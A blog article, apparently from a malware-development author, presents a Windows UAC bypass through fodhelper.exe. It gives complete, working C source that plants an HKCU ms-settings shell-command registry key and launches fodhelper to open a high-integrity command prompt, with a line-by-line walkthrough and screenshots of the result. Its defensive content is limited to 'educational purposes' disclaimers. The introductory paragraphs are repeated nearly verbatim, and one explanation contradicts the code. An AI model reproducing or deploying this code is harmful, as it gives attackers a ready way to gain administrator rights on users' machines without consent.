
Windows Privilege Escalation via FodHelper.exe
Welcome to this intriguing article, where we delve into a lesser-known technique for escalating privileges in Windows using fodhelper.exe. Throughout my journey in the realm of cybersecurity, this particular privilege escalation method stands out as one of the most unique and random discoveries.
Introduction
When fodhelper.exe is initiated, it sets process monitor in motion, revealing a plethora of information, including all registry and filesystem read/write activities. Among these actions, the read registry accesses pique our interest, even though certain specific keys or values remain concealed. The absence of special permissions required to modify entries makes the HKEY_CURRENT_USER registry keys an ideal target for exploring a program’s behavior following the creation of new registry keys.
One fascinating aspect emerges as fodhelper.exe searches for HKCU:\Software\Classes\ms-settings\shell\open\command, a key not inherently present in Windows 10.

Here’s where the magic happens — when malware triggers fodhelper (a Windows binary allowing elevation without necessitating a UAC prompt) as a Medium integrity process, Windows cleverly promotes fodhelper from Medium to High integrity. Now, operating with elevated privileges, fodhelper attempts to open a ms-settings file using the file’s default handler. Seizing this handler, which the malware with medium integrity has taken control of, the elevated fodhelper executes an attack command as a process with high integrity.
Join me as we unravel the inner workings of this peculiar privilege escalation via fodhelper.exe and gain a deeper understanding of its implications in Windows security. Let’s dive in!
Code
#include <windows.h>
#include <stdio.h>

int main() {
    HKEY hkey;
    DWORD d;

    const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
    const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // default program
    const char* del = "";

    // attempt to open the key
    LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0, KEY_WRITE, NULL, &hkey, &d);
    printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" : "successfully create reg key\n");

    // set the registry values
    stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
    printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" : "successfully set reg value\n");

    stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del, strlen(del));
    printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" : "successfully set reg value: DelegateExecute\n");

    // close the key handle
    RegCloseKey(hkey);

    // start the fodhelper.exe program
    SHELLEXECUTEINFO sei = { sizeof(sei) };
    sei.lpVerb = "runas";
    sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
    sei.hwnd = NULL;
    sei.nShow = SW_NORMAL;

    if (!ShellExecuteEx(&sei)) {
        DWORD err = GetLastError();
        printf (err == ERROR_CANCELLED ? "the user refused to allow privileges elevation.\n" : "unexpected error! error code: %ld\n", err);
    } else {
        printf("successfully create process =^..^=\n");
    }

    return 0;
}
This C code demonstrates a technique to escalate privileges in Windows using the fodhelper.exe binary. Before explaining the code, let's understand the concept behind this privilege escalation:
- fodhelper.exe: It is a legitimate Windows binary designed to help with the installation of certain features and updates. It is allowed to run with elevated privileges without triggering a UAC (User Account Control) prompt, which means it can execute with higher privileges than the user’s current access level.
- Registry Manipulation: The code exploits a specific behavior of
fodhelper.exe, which searches for a particular registry key in theHKEY_CURRENT_USERhive. If the key is not present,fodhelper.exewill try to execute a designated command with elevated privileges.
Now, let’s go through the code step by step:
- Include Libraries: The code includes the necessary header files
windows.handstdio.h. - Variables: The code declares several variables, including
HKEYfor handling the registry key,DWORDfor storing the result of registry operations, and three stringssettings,cmd, anddel.
settings: Contains the path to the registry key (Software\Classes\ms-settings\Shell\Open\command) thatfodhelper.exewill search for.cmd: Holds the command to be executed with elevated privileges, which is set to"cmd /c start C:\\Windows\\System32\\cmd.exe"in this case. This command will open a command prompt (cmd.exe) when executed.del: An empty string ("") that will be used to set a value namedDelegateExecuteunder the registry key. This value being set to an empty string signifies the absence of theDelegateExecutevalue.
- Opening or Creating the Registry Key: The code uses
RegCreateKeyExto open or create the registry key specified by thesettingsvariable underHKEY_CURRENT_USER. TheKEY_WRITEparameter indicates that the key will be opened for writing. - Setting Registry Values: Two registry values are set under the opened key using
RegSetValueEx:
- An unnamed (default) value is set to the
cmdstring, which is the command to be executed with elevated privileges. - A value named
DelegateExecuteis set to an empty string, indicating the absence of this value.
- Closing the Registry Key: After setting the registry values, the code closes the registry key using
RegCloseKey. - Starting
fodhelper.exe: The code then usesShellExecuteExto executefodhelper.exewith elevated privileges (runasverb). This will trigger the search for the registry key (settings). Asfodhelper.exeruns with elevated privileges, it will find the key, and as a result, execute the command specified incmdwith elevated privileges. - Error Handling and Messages: The code checks for errors during the registry operations and the execution of
fodhelper.exe. It prints appropriate messages to indicate the success or failure of each step.
In summary, this code exploits the behavior of fodhelper.exe to escalate privileges by creating a specific registry key (Software\Classes\ms-settings\Shell\Open\command) with a command to execute. When fodhelper.exe runs, it searches for this key and, finding it, executes the specified command with elevated privileges. It's essential to note that this is an example code for educational purposes only and should not be used for any malicious activities.
Proof of Concept
When fodhelper.exe is initiated, it sets process monitor in motion, granting us access to a wealth of information, including all registry and filesystem read/write activities. Among these actions, the read registry accesses pique our interest, even though certain specific keys or values remain concealed. The absence of special permissions required to modify entries makes the HKEY_CURRENT_USER registry keys an ideal target for exploring a program's behavior following the creation of new registry keys.
One fascinating aspect emerges as fodhelper.exe searches for HKCU:\Software\Classes\ms-settings\shell\open\command, a key not inherently present in Windows 10.
Here’s where the magic happens — when malware triggers fodhelper (a Windows binary enabling elevation without requiring a UAC prompt) as a Medium integrity process, Windows cleverly promotes fodhelper from Medium to High integrity. Operating with elevated privileges, fodhelper attempts to open a ms-settings file using the file's default handler. Seizing this handler, which the malware with medium integrity has taken control of, the elevated fodhelper executes an attack command as a process with high integrity.
Let’s dive into the intricacies of this peculiar privilege escalation via fodhelper.exe and explore its potential impact on Windows systems. But before we proceed, we must emphasize that this code is for educational purposes only and should never be employed for any malicious intent.
Join us on this informative journey as we uncover the mechanics of this privilege escalation method and its significance in the field of cybersecurity. Let’s get started!
Let’s go to see how works it!

If i execute a cmd in medium user privileges, that’s the result:

When i execute this binary with a medium user i receive this cmd shell:
And if i execute as Administrator:

The same!
Conclusions
In conclusion, the article has shed light on a lesser-known technique for privilege escalation in Windows using fodhelper.exe. The method takes advantage of fodhelper.exe’s behavior to search for a specific registry key and execute a command with elevated privileges if the key is found. This unique approach allows attackers to escalate privileges without triggering a UAC prompt.
The code provided in the article demonstrates the proof of concept for this privilege escalation technique. It exploits the capabilities of fodhelper.exe to create a registry key and execute a command with elevated privileges, showcasing how the escalation occurs.
However, it’s essential to highlight that this code is intended solely for educational purposes and should never be used for malicious intent. Privilege escalation is a serious security concern, and responsible disclosure of vulnerabilities is crucial to maintaining the integrity of systems and protecting users.
As the journey through the inner workings of this privilege escalation method continues, it emphasizes the importance of understanding such vulnerabilities in Windows security. This knowledge empowers cybersecurity professionals to develop effective mitigation strategies and strengthen the overall security posture of systems.
Finally, the article’s author acknowledges the support of readers and encourages them to consider contributing through donations or sharing the project with others. The emphasis on ethical sharing and support promotes responsible behavior in the cybersecurity community and fosters an environment of collaborative learning and improvement.
If you enjoy my content and would like to help me take this project to the next level, you can become a member by donating a monthly subscription. Your support will help me continue to create high-quality content. Thank you for your generosity!
If donating is not possible for you at this time, no problem at all! Your support in sharing my project and spreading the word is greatly appreciated. I will continue to create and share my work regardless, and I am grateful for your encouragement and interest.
If you want to support me you can check my secondary Medium Profile and see all the articles! Follow and support it!. This are the link:
This is the YouTube channel of my malware development team, we need your subscription and your support
Thanks to read this :)
S12


